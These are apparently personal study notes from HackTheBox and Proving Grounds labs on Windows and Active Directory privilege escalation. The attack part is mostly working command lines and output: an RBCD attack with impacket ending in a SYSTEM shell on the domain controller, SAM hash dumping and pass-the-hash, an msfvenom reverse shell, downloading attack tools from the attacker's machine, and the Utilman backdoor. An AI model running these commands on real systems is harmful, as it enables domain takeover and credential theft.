*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users

```

## \*Network Configuration Operators

## \*Performance Log Users

## \*Performance Monitor Users

## \*Power Users

## \*Remote Desktop Users

## \*Remote Management Users

## \*Replicator

## \*System Managed Accounts Group

## \*Users

The command completed successfully.

# TGT Delegation

**TGT delegation** refers to a **Kerberos feature** that allows a computer or service to **impersonate a user across multiple systems by reusing the user's Ticket Granting Ticket (TGT)**. It's extremely powerful — and **dangerous if misconfigured** — because it allows lateral movement and full impersonation in Active Directory (AD) environments.

## First, what is a TGT?

- A TGT (Ticket Granting Ticket) is issued to a user by the Key Distribution Center (KDC) after successful authentication.
- It allows the user to request service tickets (TGS) to access other resources without re-entering their password.

## So what is TGT Delegation?

TGT delegation means a computer or service is allowed to:

- Receive your TGT
- Use your TGT to request any service ticket on your behalf
- Fully impersonate you anywhere in the domain

## Why is this dangerous?

If an attacker compromises a machine or service account that can receive delegated TGTs, they can:

- Steal TGTs of users that authenticate to it
- Use them to request tickets to other domain services (even Domain Controllers)
- Fully pivot and escalate privileges as those users

This is more powerful than constrained delegation, which limits what services can be impersonated.

## What is Delegation?

Delegation in Active Directory (AD) is when a service or computer is allowed to act on behalf of a user to access other resources in the domain.

## There are three types of Delegation:

1. Unconstrained Delegation:

- a. When a user authenticates to the delegated machine, their full TGT is stored in memory (LSASS).
  - b. That TGT can be abused to access any other service as that user.
2. Constrained Delegation:
    - a. Delegated services can only impersonate users to specific services (defined by SPNs).
    - b. More limited, but still powerful.
  3. Resource-Based Constrained Delegation (RBCD):
    - a. Controlled by the target resource (e.g., a server says who can impersonate to it).
    - b. More flexible and common in modern AD environments.

In the case of the **Flight HTB**, we had SeImpersonatePrivilege, and luckily our system account was trusted for delegation (although idk how to check that). That means it's allowed to request tickets on behalf of the users who authenticate to it.

And we ran Rubeus tgtdeleg to extract that user's TGT, even if they've already logged off! And this ended up being a TGT that we can use for DCSync (I think the TGT belonged to a DC)

## Resource-Based Constrained Delegation (RBCD) Attack to get Domain Admin

Also saw in **Support HTB** when we saw that a user had GenericAll to DC


In the [Resourced](#) PG Practice, we saw a Resource Based Constrained Delegation (RBCD) Attack. The point of this attack is to get Domain Admin

We had GenericAll to DC, but if you had GenericAll to another machine (ex. MS01), then you can do this attack on MS01.

- How this attack works is that it allows you to impersonate ANY user **on the vulnerable machine**
- So, you can tell MS01 that you are the default built-in "Administrator" domain user (which is domain admin with RID 500), and then you can login to MS01 as **Administrator** domain user which gives you full access to computer since you are domain admin

This attack also mentioned in the [Bloodhound](#) section

We know we can do this attack when we have **GenericAll** permissions on the DC, as shown in the picture below



- The green user with a skull (circled in blue) is a compromised user
- The underlined blue computer is the DC
- We have GenericWrite Privileges to the DC

## 1. Background: Kerberos and Delegation

- **Kerberos** is the authentication protocol Active Directory uses. Users authenticate once with a Ticket Granting Ticket (TGT), and then request Service Tickets (TGS) for each service they want to access (like CIFS for file shares, LDAP for directory queries, etc.).
- **Delegation** is when one account (like a web server) is allowed to impersonate users and act on their behalf when accessing another service. For example:
  - Alice logs into a web app (IIS).
  - IIS then needs to query SQL Server. Instead of IIS using its own identity, it "delegates" Alice's identity to SQL so Alice's permissions are respected.

There are three types:

- **Unconstrained Delegation** – full trust, dangerous.
- **Constrained Delegation** – only trusted to impersonate to certain services.

- **Resource-Based Constrained Delegation (RBCD)** – configured on the target resource instead of the account, making it attacker-friendly.

## 2. Why this works

Normally, to abuse delegation **you need to already control an account that has delegation rights**. But here, you had **GenericAll (full control)** over the Domain Controller computer object in AD. That lets you edit its attributes, including **msDS-AllowedToActOnBehalfOfOtherIdentity** (the delegation setting).

**The catch: you needed a machine account (a computer account in AD) to perform delegation. Since you didn't have one, you created your own.**

## 3. Attack Breakdown

Now let's explain each step of the attack:

### Step 1: Create a new computer account

For pass the hash:

```
impacket-addcomputer resourced.local/l.livingstone -dc-ip 192.168.167.175 -hashes :19a3a7550ce8c505c2d46b5e39d6f808 -computer-name 'ATTACK$' -computer-pass 'AttackerPC1!'
```

- IMPORTANT: Machine accounts in AD always end with \$. So make sure to include that
- **resourced.local/l.livingstone** → The user context you're authenticating as (l.livingstone is the user in the resourced.local domain).
- **-dc-ip 192.168.167.175** → Directly tells the script which Domain Controller to contact (sometimes needed if DNS resolution isn't working).
- **-hashes :19a3a7550ce8c505c2d46b5e39d6f808** → Instead of a password, you supply an NTLM hash for the user's password. The : before the hash means "**LM hash is empty, use only this NTLM hash.**"
- **-computer-name 'ATTACK\$'** → Name of the machine account you're creating. **Machine accounts in AD always end with \$.**
- **-computer-pass 'AttackerPC1!'** → The password you're assigning to that machine account. You'll need this later for Kerberos auth.

For password:

```
impacket-addcomputer resourced.local/l.livingstone:password123 -dc-ip 192.168.167.175  
-computer-name 'ATTACK$' -computer-pass 'AttackerPC1!'
```

- This one is for password

**Result:** Creates a new computer object ATTACK\$ in AD under your control.

```
(kali㉿kali)-[~]  
└─$ impacket-addcomputer support.htb/support:'Ironside47pleasure40Watchful' -dc-ip 10.10.11.174 -computer-name 'ATTACK$' -computer-pass 'AttackerPC1!'  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies 10.10.11.174  
[*] Successfully added machine account ATTACK$ with password AttackerPC1!.
```

- This is what output should look like on success
- **Support HTB**

We can verify a user has been added by using **get-adcomputer attack**

```
*Evil-WinRM* PS C:\Users\l.Livingstone> get-adcomputer attack  
  
DistinguishedName : CN=ATTACK,CN=Computers,DC=resourced,DC=local  
DNSHostName :  
Enabled : True  
Name : ATTACK  
ObjectClass : computer  
ObjectGUID : d659f6e8-a9e0-4053-8bb2-f7b4176b30e4  
SamAccountName : ATTACK$  
SID : S-1-5-21-537427935-490066102-1511301751-4102  
UserPrincipalName :
```

- The computer "attack" has been added!
- Notice for this command we don't the \$ at the end

## Step 2: Abuse delegation rights

We can do this either using impacket version from [this](#) writeup or standalone rbcd version from [this](#) writeup

### Option 1: Using impacket version (maybe try adding sudo)

Pass the hash:

```
impacket-rbcd -action write -delegate-to "RESOURCEDC$" -delegate-from "ATTACK$" -dc-ip  
192.168.239.175 -hashes :19a3a7550ce8c505c2d46b5e39d6f808 resourced/l.livingstone
```

- **-action write** → explicitly says you're writing delegation rights.
- **-delegate-to "RESOURCEDC\$"** → the target object (the DC) that will trust the delegator (your user). In other words, you're modifying the DC's object.
  - We added the \$ just to be safe. It never hurts us to be safe and add the \$ at the end of any computer name that is inside of AD. The host names of those computers don't end in \$, but its sAMAccountName (the username for the machine account) ends in \$ (so sAMAccountName = HOSTNAME\$)

- **-delegate-from "ATTACK\$"** → the account you control that will be allowed to impersonate (**delegator**)
- **-hashes :19a3a7550ce8c505c2d46b5e39d6f808** → NTLM hash for the user (**l.livingstone**) to authenticate and perform the modification. THIS IS NOT THE NTLM hash for the **ATTACK** user
- **resourcecd\\l.livingstone** → The user you're authenticating as (**l.livingstone**), written in domain\username format.

**So this command:** "Allows **ATTACK\$** (the delegator) to act on behalf of users to **RESOURCEDC\$**."

Password:

```
impacket-rbcd -action write -delegate-to "RESOURCEDC$" -delegate-from "ATTACK$" -dc-ip 192.168.239.175 resourcecd/l.livingstone:password123
```

```
(kali㉿kali)-[~]
$ impacket-rbcd -action write -delegate-to "DC$" -delegate-from "ATTACK$" -dc-ip 10.10.11.174 support/support:'Ironside47pleasure40Watchf
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ATTACK$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]   ATTACK$      (S-1-5-21-1677581083-3380853377-188903654-5601)
```

- This is what output should look like on success
- **Support HTB**

## Option 2: Using standalone rbcd from github

Download link: <https://github.com/tothi/rbcd-attack/blob/master/rbcd.py>

Pass the hash:

```
sudo python3 rbcd.py -dc-ip 192.168.167.175 -t RESOURCEDC -f'ATTACK' -hashes :19a3a7550ce8c505c2d46b5e39d6f808 resourcecd\\l.livingstone
```

- **rbcd.py** → Runs the script that sets the msDS-AllowedToActOnBehalfOfOtherIdentity attribute.
- **-dc-ip 192.168.167.175** → The Domain Controller to modify.
- **-t RESOURCEDC** → -t = target computer object you're modifying. Here it's the Domain Controller's computer account (RESOURCEDC).
- **-f'ATTACK'** → The machine account that will be added as a "trusted to act on behalf of other identities." You specify it without the \$.

- **-hashes :19a3a7550ce8c505c2d46b5e39d6f808** → NTLM hash for the user (**L.livingstone**) to authenticate and perform the modification. THIS IS NOT THE NTLM hash for the **ATTACK** user
- **resourcedc\L.livingstone** → The user you're authenticating as (**L.livingstone**), written in domain\username format.

**Result (for both options):** Sets the DC's msDS-AllowedToActOnBehalfOfOtherIdentity attribute so that ATTACK\$ can impersonate any user (including Administrator).

- This says: "The DC trusts ATTACK\$ to impersonate users when authenticating."
- Translation: your fake machine can now pretend to be any user (including Domain Admin).

### We can confirm that this was successful

```
Get-adcomputer resourcedc -properties msds-allowedtoactonbehalfofotheridentity | select -expand msds-
```

- Replace **resourcedc** with the hostname of the DC

```
+Evil-WinRM* PS C:\Users\L.Livingstone\Documents> Get-adcomputer resourcedc -properties msds-allowedtoactonbehalfofotheridentity |select -expand msds-
+Evil-WinRM* PS C:\Users\L.Livingstone\Documents> Get-adcomputer resourcedc -properties msds-allowedtoactonbehalfofotheridentity |select -expand msds-
+Evil-WinRM* PS C:\Users\L.Livingstone\Documents> [0] 0:ruby3.1*Z 1:BloodHound-
[0] 0:ruby3.1*Z 1:BloodHound-
```

- Doesn't show for me but the exploit will work somehow

### Step 3: Request a Service Ticket (TGS) as Administrator

```
impacket-getST -spn cifs/resourcedc.resourced.local resourcedc/attack\$:'AttackerPC1!'
-impersonate Administrator -dc-ip 192.168.167.175
```

- This assumes the **Administrator** account exists and is enabled. If you know about another domain admin, then you can replace "**Administrator**" with their name
- **impacket-getST** → Tool to request a Service Ticket (TGS) from the DC.
- **-spn cifs/resourcedc.resourced.local** → The Service Principal Name you want a ticket for.
  - **cifs/** → means the file service (CIFS = SMB file sharing).
  - **resourcedc.resourced.local** → hostname of the DC.
- **resourcedc/attack\\$:'AttackerPC1!'** → Credentials you're using to authenticate:
  - **resourcedc/** = domain name.
  - **attack\$** = machine account name.

- '**AttackerPC1!**' = machine account password.
- The backslash before \$ is just escaping the special character (because \$ has shell meaning).
- **-impersonate Administrator** → This is the critical flag. You're asking the DC to issue the TGS as if you were Administrator. Because of the RBCD delegation you set, the DC allows it.
- **-dc-ip 192.168.167.175** → IP of the DC to send the Kerberos request to.

**Result:** You get a Kerberos service ticket (Administrator's identity for CIFS on the DC). It's saved locally in a file named **Administrator.ccache**

- You tell AD: "I am ATTACK\$, and I want to access the CIFS service on the DC, but I'm impersonating Administrator."
- Because of the delegation rights you set, the DC agrees and issues you a service ticket (TGS) for Administrator.
- A TGS (Service Ticket) is essentially a Kerberos "access token" for a specific service, here CIFS on the DC.
- This saves a credential cache file (**Administrator.ccache**).

```
(kali㉿kali)-[~]
└─$ impacket-getST -spn cifs/dc.support.htb support/attack\$:'AttackerPC1!' -impersonate Administrator -dc-ip 10.10.11.174
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating Administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
```

- This is what output should look like on success
- **On the bottom, it shows you the name of the .ccache it is saved to**
- **Support HTB**

#### Step 4: Use the ticket

**export KRB5CCNAME=Administrator.ccache**

- Tells your tools: "When doing Kerberos stuff, use this ticket file."

Now, all we have to do is add a new entry in **/etc/hosts** to point **resourcedc.resourced.local** to the target IP address and run **impacket-psexec** to drop us into a system shell.

- sudo subl /etc/hosts
- **192.168.167.175 resourcedc.resourced.local**
  - Add this to /etc/hosts
  - Replace IP
  - **resourcedc.resourced.local**
    - **resourcedc** is the DC name
    - **resourced.local** is the full domain name

#### Purpose of editing /etc/hosts:

- This command makes sure **resourcedc.resourced.local** resolves to **192.168.167.175** locally on your Kali box. Without it, Kerberos and Impacket would choke because they require the **DC's FQDN**, not just its **IP**.

`sudo impacket-psexec -k -no-pass resourcedc.resourced.local -dc-ip 192.168.167.175`

- **-k -no-pass**: don't use a password, just use the Kerberos ticket.
- **resourcedc.resourced.local**
  - This is the FQDN of the DC
  - **resourcedc** is the hostname of DC
  - **resourced.local** is the full domain name, while **resourced** is the NETBIOS domain name (short version)
- psexec uses the service ticket you got to authenticate as Administrator on the DC.
- **Boom: SYSTEM shell on the DC → Domain Admin.**

```
(kali㉿kali)-[~]
$ export KRB5CCNAME=./Administrator@cifs_dc.support.hbt@SUPPORT.HTB.ccache

(kali㉿kali)-[~]
$ sudo impacket-psexec -k -no-pass dc.support.hbt -dc-ip 10.10.11.174 from "A"
[sudo] password for kali:
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.hbt.....
[*] Found writable share ADMIN$ 
[*] Uploading file uevdSLIF.exe
[*] Opening SVCManager on dc.support.hbt.....
[*] Creating service fKiw on dc.support.hbt.....
[*] Starting service fKiw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd ^H^H^H
The filename, directory name, or volume label syntax is incorrect.

C:\Windows\system32> powershell
```

- This is what output should look like on success

- **Support HTB**

#### 4. Why the Get-ADComputer check didn't show anything

- Even if PowerShell doesn't return the msDS-AllowedToActOnBehalfOfOtherIdentity attribute, the delegation was set. Some enumeration commands don't display it properly. But the DC does honor it, which is why the attack still works.

```
+Evil-WinRM* PS C:\Users\L.Livingstone\Documents> Get-adcomputer resourcedc -properties msds-allowedtoactonbehalfofotheridentity |select -expand msds-allowedtoactonbehalfofotheridentity
+Evil-WinRM* PS C:\Users\L.Livingstone\Documents> Get-adcomputer resourcedc -properties msds-allowedtoactonbehalfofotheridentity |select -expand msds-allowedtoactonbehalfofotheridentity
+Evil-WinRM* PS C:\Users\L.Livingstone\Documents> [0] 0:ruby3.1*Z 1:BloodHound-
```

- Doesn't show for me but the exploit will work somehow

#### 5. The big picture

- You had GenericAll on the DC computer object.
- You made your own machine account (ATTACK\$).
- You told the DC: "Trust ATTACK\$ to impersonate anyone" (RBCD).
- You impersonated Administrator, got a Kerberos service ticket, and used it to execute commands on the DC.

At the end, you effectively became Domain Admin without ever needing the Administrator password.

#### When can we use the Resource-Based Constrained Delegation (RBCD) Attack?

You don't need **GenericAll over the DC** specifically — that just happens to be the shortest path in this BloodHound example. The general requirement is:

You need **control over the msDS-AllowedToActOnBehalfOfOtherIdentity attribute** of a target machine account. That usually comes from certain AD rights.

#### Concise list of situations where you can do RBCD:

- GenericAll** (full control) over a computer object.
- GenericWrite** over a computer object (lets you edit its attributes, including delegation).
- WriteDACL** on a computer object (lets you grant yourself the ability to write **msDS-AllowedToActOnBehalfOfOtherIdentity**).
- WriteProperty** specifically on **msDS-AllowedToActOnBehalfOfOtherIdentity**.

5. **Compromise of an account with the ability to create computer accounts** (e.g., MachineAccountQuota not exhausted) + one of the above permissions on a target.

Once you can set that attribute, you can:

- Create your own machine account (if you don't already have one).
  - Configure RBCD so your machine can impersonate users to the target.
  - Request service tickets as high-value users (like Administrator).
- 

## SeBackupPrivilege (get SAM and SYSTEM)

The SeBackupPrivilege grants read access to all objects on the system, regardless of their ACL.

Using this privilege, a user could gain access to sensitive files, or extract hashes from the registry which could then be cracked or used in a pass-the-hash attack

**IMPORTANT:** In the [Hokkaido](#) PG Practice we saw that our user had SeBackUpPrivilege (since it showed up in whoami /priv) BUT IT WAS disabled. And yet, the exploit still worked! So, you can still do the exploit even if SeBackUpPrivilege is disabled. It just needs to show up when you run whoami /priv, which means you have the privilege. We've seen a similar type of thing with SeManageVolumePrivilage

**NOTE:** This will only give you NTLM hashes of local users, NOT domain users. So if you see Administrator, then it's the local admin, not the domain admin (ALTHOUGH very possible credentials are re-used)

Local users only exist on the local computer and don't exist in the domain. But, it's possible that the local user uses the same username and password on the domain, so it's worth it to try those credentials in the domain.

---

Seen in the [Vault](#) PG Practice too

Seen in the [Hokkaido](#) PG Practice too

I learned this from the **Cicada HTB**, and they used this [article](#) (<https://www.hackingarticles.in/windows-privilege-escalation-sebackupprivilege/>). They found it by searching "SeBackupPrivilege exploit" on Google and clicked on the website by "Hacking Articles"

**First we make this Temp directory (on target machine):**

1. cd c:\
2. mkdir Temp
3. reg save hklm\sam c:\Temp\sam
4. reg save hklm\system c:\Temp\system
5. If making directory C:\Temp and uploading files there doesn't work, then pick any location. It doesn't matter, as long as they are valid locations that you have access to.

In the [Vault](#) PG Practice, they just put it in the user's home directory:

1. reg save hklm\sam C:\users\michael\sam
2. reg save hklm\system C:\users\michael\system

**Transferring Files from remote windows machine to Local Kali Linux USING EVIL-WINRM:**

1. cd C:\Temp
  - a. Or if you saved it in user home directory, do C:\users\michael
2. download sam
  - a. This only works if you are on evil-winrm
3. download system
  - a. This only works if you are on evil-winrm

If you don't have evil-winrm, then either use impacket-smbserver to get file from windows to linux

**Extracting Hash with impacket-secretsdump (from Vault PG Practice):**

1. impacket-secretsdump -system system -sam sam LOCAL
  - a. Make sure you are in the same directory as those files

```
[kali㉿kali] -[~/offsec-labs/TEMP-publish]
└─$ impacket-secretsdump -system system.hive -sam sam.hive LOCAL
Impacket v0.12.0.dev1+20230803.144057.e2092339 - Copyright 2023 Fortra

[*] Target system bootKey: 0xe9a15188a6ad2d20d26fe2bc984b369e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:608339ddc8f434ac21945e026887dc36:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1baevj1b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1bae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```

- There we have them, note that these are the Local *not* Domain users, however if we can get on as Administrator, it does not matter. We will have access to everything we need.
  - Here, we have the Administrator NTLM hash! We can use pass the hash to get into evil-winrm or just
  - But note that in the [Vault](#) PG Practice, the Administrator account wasn't allowed to be accessed remotely, but if it was allowed then this would have worked!

## Extracting Hashes with Pypykatz (from Cicada HTB):

If you don't already have Pypykatz, you can download from here:

<https://github.com/skelsec/pypykatz>

## 1. pypykatz registry --sam sam system

- Here you can see we got a hash for "Administrator"
  - We can also look at other ones too, but for this box, Administrator is more than enough

If this doesn't work, then use the `impacket-secretsdump` below

## Logging in with the hash:

1. evil-winrm -i 10.129.136.91 -u [username] -H [NThash]

- a. [NTHash] means only the first part of the NTLM hash. I learned it from [pentesteverything](#)
  - b. Note: In the [Vault](#) PG Practice, they only used the "NT" part of the NTLM hash when they passed it into -H.
  - c. This uses pass the hash attack
  - d. We can replace username with "Administrator" and "hash" with our hash
  - e. **NOTICE HOW THE LAST FLAG IS "-H", not "-p"**
  - f. chatGPT says that the regular version of evil-winrm doesn't allow for the pass-the-hash attack (passing in the hash instead of plaintext password), so if it doesn't work, use **psexec.py** instead to remotely login to the Administrator account
    1. `cd /usr/share/doc/python3-impacket/examples`
    2. `impacket-psexec [domain]/administrator@[IP] -hashes [hash]:[hash]`
      - a. Very IMPORTANT!!! It's a forward slash (/) not a backslash for the DOMIAN/username formatting
      - b. Very weird since it's usually backslash
      - c. The reason why we pass in the same hash twice is because the first hash argument is actually for the first hash found in the impacket-secretsdump, to the left of the NTLM hash, and it's the **LAN Manager (LM) hash**, but it's outdated and not used so you can put anything there, so we just put the hash twice
    3. Now we have remote access to the administrator machine!
- 

## SeRestorePrivilege

The SeRestorePrivilege grants write access to all objects on the system, regardless of their ACL.

There are a multitude of ways to abuse this privilege:

- Modify service binaries.
- Overwrite DLLs used by SYSTEM processes
- Modify registry settings

# Using SeRestoreAbuse.exe to get SYSTEM account

Also seen in:

- **Return HTB**
- **Cicada HTB**

This is seen in the [Vault](#) PG Practice

[Here](#) is the github page to download SeRestoreAbuse.exe

- <https://github.com/dxnboy/redteam/blob/master/SeRestoreAbuse.exe?>

1. We want to craft a malicious .exe reverse shell using msfvenom

- a. `msfvenom -p windows/x64/shell_reverse_tcp LHOST=<YOUR tun0 IP> LPORT=80 -f exe -o reverse.exe`

2. Use the upload function (on evil-winrm) on the two files

```
*Evil-WinRM* PS C:\users\anirudh> upload SeRestoreAbuse.exe  
Info: Uploading /home/kali/offsec-labs/TEMP-publish/SeRestoreAbuse.exe to C:\users\anirudh\SeRestoreAbuse.exe  
Data: 22528 bytes of 22528 bytes copied  
Info: Upload successful!  
*Evil-WinRM* PS C:\users\anirudh> upload reverse.exe  
Info: Uploading /home/kali/offsec-labs/TEMP-publish/reverse.exe to C:\users\anirudh\reverse.exe  
Data: 9556 bytes of 9556 bytes copied  
a. Info: Upload successful!
```

- b. If you don't have evil-winrm, then python host on your kali and curl/iwr/certutil
  - i. `python3 -m http.server 80`
  - ii. `curl http://[local_ip]/SeRestoreAbuse.exe -o SeRestoreAbuse.exe`
    1. If this gives error, try maybe putting the -o flag before the URL
  - iii. `curl http://[local_ip]/Reverse.exe -o Reverse.exe`
    1. If this gives error, try maybe putting the -o flag before the URL

3. Set up your listener

4. Then execute SeRestoreAbuse.exe. It is always advised to use absolute paths.

```
*Evil-WinRM* PS C:\users\anirudh> .\SeRestoreAbuse.exe C:\users\anirudh\reverse.exe  
RegCreateKeyExA result: 0  
a. RegSetValueExA result: 0  
i. .\SeRestoreAbuse.exe C:\users\anirudh\reverse.exe
```

5. Check your listener!

- a. You should have a high privileged account now! Like **nt authority\system**

## Replacing Utilman.exe with cmd.exe to get SYSTEM

This is from this different [Vault](#) PG Practice

And also, this doesn't require you to be able to login via RDP I think. I think you just need to see the RDP screen in order to press Windows + U in order to trigger it. Although definitely avoid this method if you can, and use the **SeRestoreAbuse.exe** instead

### SeRestorePrivilege Abuse:


- This privilege allows a user to replace protected system files by bypassing normal ACLs (access control lists).
- With it, the attacker can rename or overwrite files in C:\Windows\System32, which is normally restricted.

### Utilman.exe is the Utility Manager, launched at the login screen by pressing Windows + U.

- The attacker renames Utilman.exe to Utilman.old and then copies cmd.exe to Utilman.exe, replacing it.
  - mv C:\Windows\System32\Utilman.exe C:\Windows\System32\Utilman.old
  - mv C:\Windows\System32\cmd.exe C:\Windows\System32\Utilman.exe

### Triggering the Backdoor:

- After reboot or logout, the attacker opens RDP or physically interacts with the login screen.
- At the login prompt, they press Windows + U, which normally launches the Utility Manager.
- Instead, it launches cmd.exe with SYSTEM privileges, because Utilman was replaced.



```
ca C:\Windows\system32\utilman.exe
rdesktop - 192.168.152.172

The system cannot find message text for message number 0x2350 in the message file for Application.

(c) 2018 Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\proof.txt
88a4bc...
C:\Windows\system32>
```

- When I opened the Utilman.exe, the command prompt appeared as nt authority\system and got the proof flag.

### **Post-Exploitation:**

- The attacker now has a command prompt running as SYSTEM.
  - They can run arbitrary commands, create a new admin user, dump hashes, or in CTF-style scenarios, read the flag file.
- 

## SeDebugPrivilege

**SeDebugPrivilege** is a special Windows security privilege that allows a user or process to **open, inspect, and modify the memory and execution context of any process on the system — including those running as SYSTEM.**

In simpler terms:

It lets you **debug or tamper with any process**, even highly privileged ones, like `lsass.exe`, `winlogon.exe`, or `services.exe`, which normally only SYSTEM or kernel-level code can touch.

This is also the privilege that allows us to do all the Mimikatz dumps

- `privilege::debug`

### Add new user to administrator group using SeDebugPrivilege

We first saw SeDebugPrivilege exploited in the [Osaka](#) PG Practice:

The SeDebugPrivilege allows us to debug processes running as SYSTEM, which can be leveraged to escalate privileges.

First, we need to transfer a PowerShell script that allows us to use this privilege. On our Kali machine, we'll download the script and host it via an HTTP server.

- `wget https://raw.githubusercontent.com/decoder-it/psgetsystem/master/psgetsys.ps1`
- `python3 -m http.server 8000`

On the target machine, download the script:

- `powershell -c "Invoke-WebRequest http://192.168.13.37:8000/psgetsys.ps1 -OutFile psgetsys.ps1"`

Import the module:

- `powershell -c "Import-Module .\psgetsys.ps1"`
  - You tell PowerShell to import the script as a module, making its functions available in your current PowerShell session.
  - This includes `MyProcess::CreateProcessFromParent`, the key function used for the attack.
  - TLDR: Load the functions, classes, variables, and commands defined inside this script, so I can call them from my current PowerShell session just like built-in command

Find the PID of a SYSTEM process like `winlogon`:

- `powershell -c "Get-Process winlogon"`

